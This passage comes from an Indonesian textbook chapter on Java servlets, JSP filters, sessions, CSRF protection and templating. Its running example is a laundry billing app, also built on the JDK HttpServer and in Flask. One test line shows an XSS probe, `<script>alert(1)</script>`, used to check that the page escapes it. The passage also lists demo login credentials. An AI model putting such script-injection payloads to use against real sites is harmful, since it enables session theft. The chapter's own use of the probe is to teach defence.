Data-nya tetap di server; peramban hanya memegang kunci. `request.getSession()` menemukan atau membuat sesi; `getSession(false)` justru mengembalikan `null`, dan begitulah *filter* autentikasi bertanya "adakah yang sedang login?" tanpa membuat sesi bagi orang asing.

7.17.2 Login

Kode 7.53 adalah *controller* login.

Kode 7.53 `LoginServlet`: satu jawaban untuk e-mail yang tidak dikenal maupun kata sandi yang salah; bila berhasil, id sesi baru, pegawai dan token CSRF di dalam sesi, serta *redirect*.

```
package laundry.web;

import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import jakarta.servlet.http.HttpSession;
import java.io.IOException;
import java.security.SecureRandom;
import java.sql.SQLException;
import java.util.HexFormat;
import laundry.dao.EmployeeDao;
import laundry.model.Employee;
import laundry.model.Validator;

/** GET shows the login form; POST checks the password and starts a session. */
@WebServlet("/login")
public class LoginServlet extends HttpServlet {

    private static final SecureRandom RANDOM = new SecureRandom();

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        req.getRequestDispatcher("/WEB-INF/views/login.jsp").forward(req, resp);
    }

    @Override
    protected void doPost(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        String email = Validator.field(req.getParameter("email")).toLowerCase();
        String password = req.getParameter("password");
        EmployeeDao dao = (EmployeeDao) getServletContext().getAttribute("employeeDao");
        Employee user;
        try {
            user = dao.login(email, password);
        } catch (SQLException e) {
            throw new ServletException("login failed", e);
        }
        if (user == null) {                                    // one answer for both
mistakes
            req.setAttribute("error", "E-mail or password is not correct.");
            req.setAttribute("email", email);
            resp.setStatus(HttpServletResponse.SC_UNAUTHORIZED);
            req.getRequestDispatcher("/WEB-INF/views/login.jsp").forward(req, resp);
            return;
```

Kode 7.53 (Lanjutan) *LoginServlet: satu jawaban untuk e-mail yang tidak dikenal maupun kata sandi yang salah; bila berhasil, id sesi baru, pegawai dan token CSRF di dalam sesi, serta redirect.*

```
        }
        HttpSession session = req.getSession();
        req.changeSessionId();                                 // a new id at login: no
session fixation
        byte[] token = new byte[16];
        RANDOM.nextBytes(token);
        session.setAttribute("user", user);
        session.setAttribute("csrf", HexFormat.of().formatHex(token));
        resp.sendRedirect(req.getContextPath() + "/bills");
    }
}
```

Ada empat keputusan keamanan di **Kode 7.53**. **Satu pesan untuk kedua kesalahan**, sehingga penyerang tidak dapat mengetahui e-mail mana yang ada; `EmployeeDao.login` bahkan

menghabiskan waktu yang sama untuk e-mail yang tidak dikenal. **Kata sandi diperiksa terhadap *hash*** berbentuk `pbkdf2_sha256$600000$<salt>$<key>`, dihitung ulang dan dibandingkan dalam waktu konstan; kata sandi itu sendiri tidak pernah disimpan, dicatat, atau ditampilkan, sebagaimana dituntut UU PDP No. 27/2022 [4]. **`changeSessionId()` saat login** menggagalkan *session fixation*. Dan **token CSRF** di dalam sesi dan di setiap formulir memungkinkan *filter* autentikasi menolak POST palsu dari situs lain, yang dapat membuat peramban mengirim permintaan tetapi tidak dapat membaca tokennya.

Akun demonya adalah `kasir1@profitina-laundry.example` / `Kasir#2026` (kasir, Rungkut), `owner@profitina-laundry.example` / `Owner#2026`, dan `cuci1@profitina-laundry.example` / `Cuci#2026` (pencuci). `LogoutServlet` memanggil `session.invalidate()` lalu *redirect* ke halaman login.

7.17.3 *Cookie* secara langsung

Sesi adalah *cookie* yang dipakai dengan baik. *Cookie* juga dapat membawa hal kecil yang harus bertahan melewati satu kunjungan, misalnya gerai yang terakhir dipilih kasir, seperti pada **Kode 7.54**.

Kode 7.54 Menetapkan *cookie* yang bertahan walaupun peramban ditutup. EL membacanya sebagai `${cookie.lastOutlet.value}`.

```
<%
    Cookie c = new Cookie("lastOutlet", request.getParameter("outlet"));
    c.setMaxAge(60 * 60 * 24 * 30);        // thirty days, in seconds
    c.setHttpOnly(true);                   // JavaScript cannot read it
    c.setPath(request.getContextPath());
    response.addCookie(c);
%>
```

Tetapkan *cookie* sebelum respons dikirim; tandai `HttpOnly`; dan ingat bahwa *cookie* yang berisi data pribadi adalah data pribadi menurut UU PDP — simpanlah preferensi, bukan orangnya.

> **Jangan pernah mencetak id sesi.** Halaman demonstrasi mencetak versi terpotongnya untuk memperlihatkan mekanismenya. Di halaman sungguhan, id sesi adalah kredensial: siapa pun yang membacanya dari layar atau log dapat menaruhnya di perambannya sendiri dan *menjadi* kasir tersebut.

7.18 *Filter*

7.18.1 Apa itu *filter*

Sebagian pekerjaan menjadi milik setiap permintaan — mengurai UTF-8, mencatat log, memeriksa login — dan menyalinnya ke setiap *servlet* adalah cara pekerjaan itu terlupa di salah satunya.

> **DEFINISI. Filter** adalah kelas yang dipanggil *container sebelum servlet* untuk setiap permintaan yang alamatnya cocok dengan pemetaan *filter* itu. *Filter* menerima permintaan, respons, dan sebuah **rantai** (*chain*); memanggil `chain.doFilter(request, response)` meneruskan permintaan ke *filter* berikutnya atau, di ujungnya, ke *servlet*. *Filter* yang tidak memanggilnya menghentikan permintaan di situ.

Kode sebelum `chain.doFilter` berjalan saat masuk; kode sesudahnya berjalan saat keluar, setelah *servlet* dan halaman selesai. **Gambar 7.2** sudah memperlihatkan tiga *filter* Laundry di tempatnya.

7.18.2 Tiga *filter* Laundry

Kode 7.55 adalah *filter* paling sederhana yang mungkin.

Kode 7.55 `EncodingFilter`: UTF-8 untuk setiap permintaan dan respons, ditetapkan sebelum *servlet* mana pun membaca parameter.

```
package laundry.web;

import jakarta.servlet.Filter;
import jakarta.servlet.FilterChain;
import jakarta.servlet.ServletException;
import jakarta.servlet.ServletRequest;
import jakarta.servlet.ServletResponse;
import java.io.IOException;

/**
 * First filter in the chain: every request body is read as UTF-8 and every
 * response is written as UTF-8, before any servlet reads a parameter.
 */
public class EncodingFilter implements Filter {

    @Override
    public void doFilter(ServletRequest req, ServletResponse resp, FilterChain chain)
            throws IOException, ServletException {
        req.setCharacterEncoding("UTF-8");
        resp.setCharacterEncoding("UTF-8");
        chain.doFilter(req, resp);                // hand the request on
    }
}
```

Filter ini berada paling depan karena begitu satu parameter dibaca, badan permintaan sudah diurai, dan menetapkan penyandian sesudahnya tidak mengubah apa pun.

Kode 7.56 bekerja saat *keluar*.

Kode 7.56 `AccessLogFilter`: mengukur waktu sisa rantai, lalu mencatat satu baris berisi metode, alamat, dan status yang dihasilkan.

```java
package laundry.web;

import jakarta.servlet.FilterChain;
import jakarta.servlet.ServletException;
import jakarta.servlet.http.HttpFilter;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import java.io.IOException;

/**
 * Writes one line per request to the container's log:
 *     GET /laundry/bills -> 200 in 14 ms
 * Code before chain.doFilter runs on the way in; code after it, on the way out.
 */
public class AccessLogFilter extends HttpFilter {

    @Override
    protected void doFilter(HttpServletRequest req, HttpServletResponse resp, FilterChain
chain)
            throws IOException, ServletException {
        long start = System.nanoTime();
        try {
            chain.doFilter(req, resp);
        } finally {
            long ms = (System.nanoTime() - start) / 1_000_000;
            getServletContext().log(req.getMethod() + " " + req.getRequestURI()
                                    + " -> " + resp.getStatus() + " in " + ms + " ms");
        }
    }
}
```

`HttpFilter` (Servlet 4.0 dan sesudahnya) memberikan objek bertipe HTTP kepada *filter*; blok `finally` tetap mencatat walaupun ada eksepsi di bagian bawah rantai.

Kode 7.57 menjaga halaman-halaman nota.

Kode 7.57 `AuthFilter`: tidak ada pegawai yang login, pergi ke halaman login; POST tanpa token yang benar, 403; selain itu, teruskan.

```java
package laundry.web;

import jakarta.servlet.FilterChain;
import jakarta.servlet.ServletException;
import jakarta.servlet.http.HttpFilter;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import jakarta.servlet.http.HttpSession;
import java.io.IOException;

/**
 * Guards every page that shows or changes bills (see the filter-mapping in
 * web.xml). No logged-in employee: go to the login page. A POST without the
 * session's secret token: refuse it (protection against cross-site request
 * forgery). Otherwise let the request through to its servlet.
 */
public class AuthFilter extends HttpFilter {

    @Override
    protected void doFilter(HttpServletRequest req, HttpServletResponse resp, FilterChain
chain)
            throws IOException, ServletException {
        HttpSession session = req.getSession(false);          // do not create one
        if (session == null || session.getAttribute("user") == null) {
            resp.sendRedirect(req.getContextPath() + "/login");
            return;                                           // the chain stops here
        }
        if (req.getMethod().equals("POST")) {
            Object expected = session.getAttribute("csrf");
            if (expected == null || !expected.equals(req.getParameter("csrf"))) {
                resp.sendError(HttpServletResponse.SC_FORBIDDEN, "Form expired; please
reload the page.");
                return;
            }
        }
        chain.doFilter(req, resp);
    }
}
```

Berkat satu kelas ini, tidak ada *servlet* nota yang berisi pemeriksaan login, dan tidak ada yang dapat melupakannya. Halaman login berada di luar pemetaannya, sebab jika tidak, tak seorang pun dapat login.

> **WAWASAN KUNCI.** *Filter* adalah tempat tinggal aturan yang *melintang* (*cross-cutting*) — aturan yang berlaku untuk banyak alamat dan bukan milik satu pun di antaranya. Setiap *framework* web memiliki gagasan ini dengan suatu nama: *middleware* di Express dan ASP.NET Core, `before_request` di Flask (Subbab 7.22), `Filter` di server HTTP bawaan JDK (Subbab 7.21).

7.19 Galat, Penyertaan, dan Penerusan

7.19.1 Halaman yang seharusnya dilihat pelanggan

Pasti ada yang melempar eksepsi; pertanyaannya adalah apa yang dilihat orang di depan meja kasir. Dengan `errorPage` dan `isErrorPage`, `boom.jsp` milik MiniJSP membagi dengan nol, dan `/boom.jsp?kilos=12` menghasilkan **Kode 7.58**.

Kode 7.58 Keluaran sebenarnya dari `boom.jsp` milik MiniJSP. `isErrorPage="true"` pada `error.jsp` itulah yang membuat objek implisit kesembilan, `exception`, ada di sana.

```
Something went wrong at our end

Nothing was charged and nothing was saved. Please try again, or telephone
the outlet on 031-0000-2101.

Technical detail, for the shop's own log:
java.lang.ArithmeticException: / by zero
```

Elemen `<error-page>` di **Kode 7.14** melakukan hal ini untuk seluruh aplikasi: satu menangkap `Throwable` apa pun, yang lain menangkap 403 dan 404 yang dikirim *servlet* dengan `sendError`. Semuanya menuju satu *view*, **Kode 7.59**.

Kode 7.59 `error.jsp`: satu *view* untuk 404, 403, dan selebihnya, dipilih oleh `${pageContext.errorData.statusCode}`. Eksepsinya masuk ke log, tidak pernah ke layar.

```
<%@ page isErrorPage="true" %>
<%@ include file="/WEB-INF/jspf/header.jspf" %>
<c:set var="code" value="${pageContext.errorData.statusCode}"/>
<c:choose>
  <c:when test="${code == 404}">
    <h1>Not found</h1>
    <p><c:out value="${requestScope['jakarta.servlet.error.message']}" default="There is no
such page."/></p>
  </c:when>
  <c:when test="${code == 403}">
    <h1>Not allowed</h1>
    <p><c:out value="${requestScope['jakarta.servlet.error.message']}"/></p>
  </c:when>
  <c:otherwise>
    <h1>Something went wrong at our end</h1>
    <p>Nothing was saved. Please try again, or telephone the outlet.</p>
    <% if (exception != null) application.log("error page", exception); %>
  </c:otherwise>
</c:choose>
<p><a href="${ctx}/bills">Back to the bills</a></p>
<%@ include file="/WEB-INF/jspf/footer.jspf" %>
```

> **Jangan pernah menampilkan *stack trace* kepada pengunjung.** *Stack trace* menyebut kelas, jalur berkas, versi pustaka, dan kadang-kadang SQL Anda — peta gratis bagi siapa pun yang mencari jalan masuk. Catatlah dengan `application.log(…)` dan tampilkan satu kalimat saja.

7.19.2 Dua cara menyertakan, dan aturan memilihnya

Ada dua cara menaruh satu halaman di dalam halaman lain, dan perbedaannya persis seperti perbedaan fase penerjemahan dan fase permintaan. `<%@ include file="…" %>` menempelkan *teks* berkas lain pada saat penerjemahan; `<jsp:include page="…"/>` menjalankan halaman lain pada saat permintaan dan menyisipkan *keluarannya*. **Tabel 7.10** menyandingkan keduanya.

Tabel 7.10 Dua mekanisme penyertaan. Empat baris terakhir menentukan mana yang dipakai.

	`<%@ include %>`	`<jsp:include>`
Kapan	Saat penerjemahan	Saat permintaan
Yang disisipkan	**Teks** berkas lain	**Keluaran** halaman lain
Satu *servlet* atau dua	Satu	Dua
Dapatkah nama berkas dihitung?	Tidak	Ya
Melihat variabel halaman yang menyertakan	Ya — metode yang sama	Tidak — halaman terpisah
Biaya per permintaan	Tidak ada	Satu pemanggilan metode

Aturannya mengikuti tabel itu: **gunakan direktif `include` untuk konten yang jarang berubah**, seperti *header* atau *footer*, karena lebih cepat; **gunakan `jsp:include` untuk konten yang sering berubah**, atau yang halamannya baru dapat dipilih ketika permintaan tiba. `include-demo.jsp` milik MiniJSP menyertakan satu halaman dua kali dalam satu permintaan, dengan parameter yang berbeda setiap kali, **Kode 7.60**.

Kode 7.60 Penyertaan dinamis dengan `<jsp:param>` yang memberikan sebuah nilai. Halaman itu memuatnya dua kali, yang kedua dengan "Good afternoon".

```
<jsp:include page="date.jsp">
  <jsp:param name="greeting" value="Good morning"/>
</jsp:include>
```

`date.jsp` menghitung berapa kali dirinya berjalan di *request scope*; **Kode 7.61** adalah keluaran sebenarnya.

Kode 7.61 Keluaran sebenarnya: satu halaman berjalan dua kali di dalam satu permintaan — nomor putarannya membuktikannya — dan setiap putaran melihat parameternya sendiri. Direktif `include` tidak dapat melakukan keduanya.

```
date.jsp, run number 1 in this request, at 16:40:26.527,
greeting passed in: "Good morning".

date.jsp, run number 2 in this request, at 16:40:26.527,
greeting passed in: "Good afternoon".
```

7.19.3 *Forward* dan *redirect*

`<jsp:forward page="/main.jsp"/>` di halaman, dan `request.getRequestDispatcher(path).forward(request, response)` di *servlet*, menyerahkan seluruh permintaan kepada komponen lain. Objek permintaan aslinya — dengan setiap atribut di *request scope* — ikut serta, dan persis begitulah setiap *controller* Laundry menyerahkan modelnya kepada *view*.

> **WAWASAN KUNCI: *forward* bukan *redirect*. Forward** terjadi di dalam server: satu permintaan, satu respons, dan bilah alamat peramban tidak berubah. **Redirect** — `response.sendRedirect(url)` — mengirim 302 (atau 303) ke peramban, yang lalu membuat permintaan kedua; bilah alamat berubah dan *request scope* kosong. Gunakan *forward* untuk menampilkan *view*; gunakan *redirect* setelah POST yang berhasil.

7.20 Menguji *Servlet* tanpa *Container*

Servlet adalah kelas, dan masukan serta keluarannya adalah antarmuka: `HttpServletRequest`, `HttpServletResponse`, `HttpSession`, `RequestDispatcher`, `FilterChain`. Apa pun yang mengimplementasikan antarmuka itu dapat memanggilnya. `test/laundry/StubTest.java` di jalur Tomcat memakai `java.lang.reflect.Proxy` untuk membangun pengganti kecil bagi masing-masing — permintaan yang parameternya berasal dari sebuah peta, *dispatcher* yang sekadar mencatat jalur tujuan *forward*, sesi yang bertahan dari satu pemanggilan ke pemanggilan berikutnya — lalu menjalankan *listener*, *filter*, dan *servlet* yang sebenarnya terhadap salinan basis data contoh. `./test.sh` mengompilasi semuanya terhadap jar Servlet API dan menjalankannya; **Kode 7.62** adalah keluaran sebenarnya.

Kode 7.62 Keluaran sebenarnya dari `jsp-servlet/test.sh`: *listener*, tiga *filter*, dan tujuh *servlet* jalur Tomcat, dijalankan terhadap objek pengganti *container* dan basis data contoh. Jam dibekukan pada 2026-09-30 21:00:00 agar setiap putaran memberi jawaban yang sama.

```
PASS  T1 listener fills application scope  -- services=12, outlets=3
PASS  T2 no session: AuthFilter redirects, chain stops  -- redirect /laundry/login
PASS  T3 wrong password: 401 and the login view again  -- error="E-mail or password is not
correct."
PASS  T4 right password: redirect, new session id, user and csrf in session  -- user=Dewi
Lestari Putri (cashier)
PASS  T5 with a session: AuthFilter lets the request through
PASS  T6 GET /bills?outlet=O01&status=queued forwards bills.jsp with 9 bills  -- first
three:
        B2953  2026-09-30 20:49:43  Lestari Mahendra  1 item  Rp 45.000
        B2949  2026-09-30 15:36:01  Zahra Halim  7 kg  Rp 56.000
        B2948  2026-09-30 13:56:56  Joko Mahendra  6 kg  Rp 36.000
PASS  T7 bad form: 400, the form again, one message per field  --
        customerId: A customer id looks like C0001.
        quantity: Weight in kg, for example 3.2 (at most 100).
        rack: Rack A01 already holds an open bill.
PASS  T8 POST without the csrf token: 403 from AuthFilter  -- Form expired; please reload
the page.
PASS  T9 good form: bill stored, redirect to it (Post/Redirect/Get)  -- flash="Bill B2954
created: 4 kg x Rp 12.000 = Rp 48.000."
PASS  T10 GET /bill?id=B2954 forwards bill.jsp  -- B2954 Nabila Rahman, 4 kg, Rp 48.000,
rack A02, queued, arrived 2026-09-30 21:00:00
PASS  T11 advance: queued -> finished, then departed refused while unpaid  -- "Bill B2954
moved on." / "Bill B2954 still owes Rp 48.000; record the payment first."
PASS  T12 unknown bill: 404  -- There is no bill B9999.
PASS  T13 AccessLogFilter writes one line after the chain  -- GET /laundry/bills -> 200 in
0 ms
PASS  T14 EncodingFilter sets UTF-8 before the servlet runs
PASS  T15 HelloServlet writes its page  -- 7 lines of HTML
PASS  T16 after logout the session is gone
16 passed, 0 failed
```

Ini membuktikan bahwa *controller* memutuskan, menyimpan, meneruskan, dan melakukan *redirect* dengan benar; ini **tidak** membuktikan bahwa halaman JSP tergambar, karena tidak ada mesin JSP yang berjalan. Keenam belas pemeriksaan yang sama juga lulus terhadap server MariaDB 10.11 yang dimuat dari skrip MySQL.

7.21 Fitur yang Sama di Server HTTP Bawaan JDK

Setiap JDK berisi server web kecil, `com.sun.net.httpserver.HttpServer`. Jalur `java-httpserver` membangun halaman nota yang sama di atasnya, memakai ulang paket `model` dan `dao` jalur Tomcat tanpa perubahan; `./run.sh` menjalankannya di `http://127.0.0.1:8081/`. Semua yang dikerjakan Tomcat secara diam-diam kini harus dikerjakan dengan tangan, dan hal itu memperlihatkan apa saja yang selama ini dilakukan *container* untuk Anda. **Kode 7.63** adalah rangkaiannya.

Kode 7.63 Sebagian `Main.java`: satu *context* untuk setiap alamat — pemetaan *servlet* versi server ini — masing-masing dengan daftar *filter*-nya, dan sebuah *pool thread*.

```
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", port), 0);
        // One context per address, like a servlet-mapping; the filters are the filter
chain.
        add(server, "/login", pages::login, log);
        add(server, "/logout", pages::logout, log);
        add(server, "/bills", pages::list, log, login);
        add(server, "/bills/new", pages::create, log, login);
        add(server, "/bill", pages::detail, log, login);
        add(server, "/bill/advance", pages::advance, log, login);
        add(server, "/static/", ex -> {                            // style.css and the
logo
            Path file = Path.of("static",
Path.of(ex.getRequestURI().getPath()).getFileName().toString());
            if (!Files.isRegularFile(file)) {
                ex.sendResponseHeaders(404, -1);
                ex.close();
                return;
            }
            ex.getResponseHeaders().set("Content-Type",
                    file.toString().endsWith(".css") ? "text/css; charset=UTF-8" :
"image/png");
            byte[] bytes = Files.readAllBytes(file);
            ex.sendResponseHeaders(200, bytes.length);
            ex.getResponseBody().write(bytes);
            ex.close();
        });
        add(server, "/", ex -> Web.redirect(ex, "/bills"), log);
        server.setExecutor(Executors.newFixedThreadPool(8));   // like the container's
thread pool
        server.start();
```

`createContext("/bills", handler)` adalah `@WebServlet("/bills")`. `context.getFilters().add(f)` adalah `<filter-mapping>`. *Executor*-nya adalah *pool thread* milik *connector*. Kelas *filter* milik JDK, **Kode 7.64**, begitu mirip dengan *filter servlet* sehingga kodenya nyaris tidak berubah.

Kode 7.64 Dua *filter* JDK: log akses, serta pemeriksaan login dan CSRF, masing-masing memanggil `chain.doFilter(ex)` untuk meneruskan permintaan.

```
package laundry.http;

import com.sun.net.httpserver.Filter;
import com.sun.net.httpserver.HttpExchange;
import java.io.IOException;
import java.util.Map;

/** The JDK's own filters: the same idea, and nearly the same shape, as a servlet Filter.
*/
public final class Filters {

    private Filters() { }

    /** One line per request: GET /bills -> 200 in 14 ms. */
    public static final class AccessLog extends Filter {
        @Override
        public void doFilter(HttpExchange ex, Chain chain) throws IOException {
            long start = System.nanoTime();
            try {
                chain.doFilter(ex);
            } finally {
                System.out.println(ex.getRequestMethod() + " " + ex.getRequestURI() + " ->
"
                        + ex.getResponseCode() + " in " + (System.nanoTime() - start) /
1_000_000 + " ms");
            }
        }

        @Override
        public String description() {
            return "access log";
        }
    }

    /** No session: go and log in. A POST without the session's token: 403. */
    public static final class RequireLogin extends Filter {
        private final Sessions sessions;
        private final Template views;

        public RequireLogin(Sessions sessions, Template views) {
            this.sessions = sessions;
            this.views = views;
        }
```

Kode 7.64 (Lanjutan) *Dua filter JDK: log akses, serta pemeriksaan login dan CSRF, masing-masing memanggil chain.doFilter(ex) untuk meneruskan permintaan.*

```
        @Override
        public void doFilter(HttpExchange ex, Chain chain) throws IOException {
            Map<String, Object> session = sessions.find(ex);
            if (session == null || session.get("user") == null) {
                Web.redirect(ex, "/login");
                return;                                         // the chain stops here
            }
            if (ex.getRequestMethod().equals("POST")
                    && !session.get("csrf").equals(Web.param(ex, "csrf"))) {
                Web.html(ex, 403, views.render("error", Map.of("title", "Not allowed",
                        "message", "Form expired; please reload the page.")));
                return;
            }
            RequestScope.of(ex).put("session", session);         // handed on to the
handler
            chain.doFilter(ex);
        }

        @Override
        public String description() {
            return "login required";
        }
    }
}
```

Apa yang dikerjakan Tomcat secara diam-diam harus ditulis: `Sessions.java` menyimpan satu peta per peramban di balik *cookie* acak `HttpOnly; SameSite=Lax`, memperbarui id saat login, dan mengakhiri sesi yang menganggur; `Html.esc` melakukan apa yang dilakukan `<c:out>`; dan sebuah mesin templat menggambar *view*-nya, **Kode 7.65**.

Kode 7.65 Mesin templat dalam kurang dari lima puluh baris: `{{name}}` melakukan *escape*, `{{{name}}}` tidak, `{{> file}}` menyertakan berkas. *Escaping* adalah bawaannya dan harus ditolak secara eksplisit.

```
package laundry.http;

import java.io.IOException;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.util.Map;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

/**
 * A template engine in under fifty lines. A template is an HTML file with holes:
 *   {{name}}     the value of "name", HTML-escaped      (like <c:out value="${name}"/>)
 *   {{{name}}}   the value, NOT escaped: only for HTML this program built itself
 *   {{> file}}   the text of templates/file.html        (like <%@ include file="..." %>)
 * Loops and decisions stay in Java, which builds the pieces and passes them in.
 */
public final class Template {

    private static final Pattern HOLE =
Pattern.compile("\\{\\{\\{(\\w+)}}}|\\{\\{>\\s*(\\w+)\\s*}}|\\{\\{(\\w+)}}");
    private final Path dir;

    public Template(Path dir) {
        this.dir = dir;
    }

    public String render(String name, Map<String, ?> model) throws IOException {
        String text = Files.readString(dir.resolve(name + ".html"),
StandardCharsets.UTF_8);
        Matcher m = HOLE.matcher(text);
        StringBuilder out = new StringBuilder();
        while (m.find()) {
            String piece;
            if (m.group(1) != null) {
                Object raw = model.get(m.group(1));
                piece = raw == null ? "" : raw.toString();                    // raw
            } else if (m.group(2) != null) {
                piece = render(m.group(2), model);                            // include
            } else {
                piece = Html.esc(model.get(m.group(3)));                      // escaped
            }
            m.appendReplacement(out, Matcher.quoteReplacement(piece));
        }
        m.appendTail(out);
        return out.toString();
    }
}
```

Mesin ini tidak memiliki perulangan, sehingga penangan menyusun baris-baris tabel dengan menggambar `bill_row.html` sekali untuk setiap nota — **Kode 7.66** — yang tak lain adalah `<c:forEach>` yang dikerjakan dengan tangan dalam Java.

Kode 7.66 `bill_row.html`, satu baris tabel berlubang; `BillPages.list` menggambarnya sekali untuk setiap nota.

```
  <tr class="{{status}}">
    <td>{{n}}</td>
    <td><a href="/bill?id={{id}}">{{id}}</a></td>
    <td>{{arrived}}</td>
    <td>{{customer}}</td>
    <td>{{service}}</td>
    <td>{{quantity}}</td>
    <td class="num">{{charged}}</td>
    <td>{{status}}</td>
  </tr>
```

Membangun jalur ini memunculkan sebuah jebakan. Versi pertamanya meneruskan formulir yang sudah diurai dari *filter* ke penangan dengan `HttpExchange.setAttribute`, dan dalam putaran uji, login kedua melihat e-mail dan kata sandi login pertama: JDK menyimpan atribut itu di *context*, yang dipakai bersama oleh setiap permintaan ke alamat itu. Percobaan dua puluh baris memastikannya. Perbaikannya, **Kode 7.67**, adalah *request scope* yang sungguhan.

Kode 7.67 `RequestScope`: peta yang dimiliki satu *exchange* dan lenyap bersamanya. Apa yang diberikan *servlet container* sebagai `request.setAttribute`, dibangun dengan tangan.

```
package laundry.http;

import com.sun.net.httpserver.HttpExchange;
import java.util.Collections;
import java.util.HashMap;
import java.util.Map;
import java.util.WeakHashMap;

/**
 * Request scope: a map that belongs to ONE exchange. We cannot use
 * HttpExchange.setAttribute for this, because the JDK keeps those attributes
 * in the HttpContext, so they are shared by every request to the same
 * address -- the second request would see the first one's data. The map
 * disappears on its own when the exchange is garbage-collected.
 */
public final class RequestScope {

    private static final Map<HttpExchange, Map<String, Object>> SCOPES =
            Collections.synchronizedMap(new WeakHashMap<>());

    private RequestScope() { }

    public static Map<String, Object> of(HttpExchange ex) {
        return SCOPES.computeIfAbsent(ex, k -> new HashMap<>());
    }
}
```

> **Ketahuilah "scope" mana yang sebenarnya dipakai bersama.** Atribut `HttpExchange` di server JDK, *field* sebuah *servlet*, dan deklarasi di halaman JSP mudah dikira sebagai penyimpanan per permintaan, padahal, seperti *application scope*, semuanya dipakai bersama oleh setiap permintaan. Masing-masing baik untuk konfigurasi dan menjadi bug untuk apa pun yang dikirim pengunjung.

`test.sh` menjalankan server sungguhan pada port yang bebas di atas salinan basis data, mengendalikannya melalui HTTP sungguhan dengan `java.net.http.HttpClient` (termasuk *cookie*), mencetak hasilnya, lalu berhenti. **Kode 7.68** adalah cuplikan dari putaran sebenarnya.

Kode 7.68 Cuplikan keluaran sebenarnya dari `java-httpserver/test.sh` (11 dari 14 pemeriksaannya, yang semuanya lulus). Server mencetak satu baris log akses untuk setiap permintaan, misalnya `GET /bills?outlet=O01&status=queued -> 200 in 29 ms`.

```
PASS  H1 GET /bills without logging in -> 303 to /login
PASS  H2 wrong password -> 401, same page
PASS  H3 what the visitor typed comes back escaped  --
value="&lt;script&gt;alert(1)&lt;/script&gt;"
PASS  H4 right password -> 303 to /bills and an HttpOnly session cookie  --
LAUNDRYSESSION=<32 hex digits>; Path=/; HttpOnly; SameSite=Lax
PASS  H5 GET /bills?outlet=O01&status=queued -> 9 bills
PASS  H7 bad form -> 400 with a message per field, typing kept
PASS  H8 POST without the token -> 403 from the filter
PASS  H9 good form -> 303 to the new bill  -- /bill?id=B2954
PASS  H10 the bill page shows the flash once, and the right price  -- Bill B2954 created: 4
kg x Rp 12.000 = Rp 48.000.
PASS  H12 advance: finished, then departed refused while unpaid  -- Bill B2954 moved on. /
Bill B2954 still owes Rp 48.000; record the payment first.
PASS  H13 unknown bill -> 404 page
14 passed, 0 failed
```

Keempat belas pemeriksaan yang sama lulus lagi terhadap MariaDB, tanpa perubahan apa pun selain `-Dlaundry.db.url`.

7.22 Fitur yang Sama dalam Python: Flask dan Jinja2

Flask bersama bahasa templatnya, Jinja2, adalah padanan Python untuk *servlet* bersama JSP, EL, dan JSTL. Jalur `python-flask` membangun halaman yang sama; `pip install Flask` dan `python app.py` menjalankannya di `http://127.0.0.1:5000/`. **Tabel 7.11** adalah terjemahannya.

Tabel 7.11 Satu aplikasi, tiga tumpukan teknologi. Hanya namanya yang berubah; tugasnya sama.

Gagasan	Servlet + JSP (Tomcat)	JDK HttpServer	Flask + Jinja2
Alamat → kode	`@WebServlet("/bills")`	`createContext("/bills", h)`	`@app.route("/bills")`
Kode sebelum setiap permintaan	`Filter` / `HttpFilter`	`com.sun.net.httpserver.Filter`	`@app.before_request`
Kode sesudah setiap permintaan	sesudah `chain.doFilter`	sesudah `chain.doFilter`	`@app.after_request`
Request scope	`request.setAttribute`	`RequestScope.of(ex)`	argumen `render_template`
Sesi	`HttpSession` (di server)	`Sessions` (ditulis sendiri)	`flask.session` (*cookie* bertanda tangan)
View	halaman JSP	templat berlubang `{{…}}`	templat Jinja2
Cetak dengan *escape*	`<c:out value="${x}"/>`	`{{x}}`	`{{ x }}`
Perulangan	`<c:forEach>`	perulangan Java atas templat baris	`{% for b in bills %}`
Penyertaan	`<%@ include file="…" %>`	`{{> _header}}`	`{% extends "base.html" %}`
Forward ke *view*	`RequestDispatcher.forward`	`Template.render`	`return render_template(…)`
Redirect	`response.sendRedirect`	`Web.redirect` (303)	`return redirect(url_for(…))`
Halaman galat	`<error-page>` di `web.xml`	try/catch di sekitar setiap penangan	`@app.errorhandler(404)`
Basis data	JDBC, penampung `?`	kelas JDBC yang sama	`sqlite3` (`?`) atau PyMySQL (`%s`)

Kode 7.69 adalah sepasang *filter* versi Flask.

Kode 7.69 `before_request` mengerjakan tugas *filter* autentikasi — termasuk pemeriksaan CSRF — dan `after_request` mengerjakan tugas log akses.

```
@app.before_request
def require_login():
    g.started = time.perf_counter()
    if request.endpoint not in PROTECTED:
        return None
    if "user" not in session:
        return redirect(url_for("login"))                    # the chain stops here
    if request.method == "POST" and request.form.get("csrf") != session.get("csrf"):
        abort(403, "Form expired; please reload the page.")
    return None


@app.after_request
def access_log(response):
    ms = (time.perf_counter() - g.get("started", time.perf_counter())) * 1000
    app.logger.info("%s %s -> %s in %.0f ms", request.method,
request.full_path.rstrip("?"),
                    response.status_code, ms)
    return response
```

Kode 7.70 adalah fungsi *view* untuk daftar dan **Kode 7.71** templatnya; sandingkan keduanya dengan **Kode 7.42** dan **Kode 7.43**.

Kode 7.70 Fungsi *view* Flask untuk `/bills`: *controller* **Kode 7.42** dalam tujuh baris.

```
@app.route("/bills")
def bills():
    outlet = request.args.get("outlet", "").strip()
    status = request.args.get("status", "").strip()
    if status not in ("queued", "finished", "departed"):
        status = ""
    return render_template("bills.html", bills=db.find_bills(outlet, status),
```

Kode 7.71 `bills.html` dalam Jinja2. `{% extends %}` dan `{% block %}` menggantikan penyertaan *header* dan *footer*; `loop.index` menggantikan `varStatus`; `| rupiah` adalah filter yang didaftarkan aplikasi; dan setiap `{{ }}` melakukan *escape* secara bawaan.

```
{% extends "base.html" %}
{% block content %}
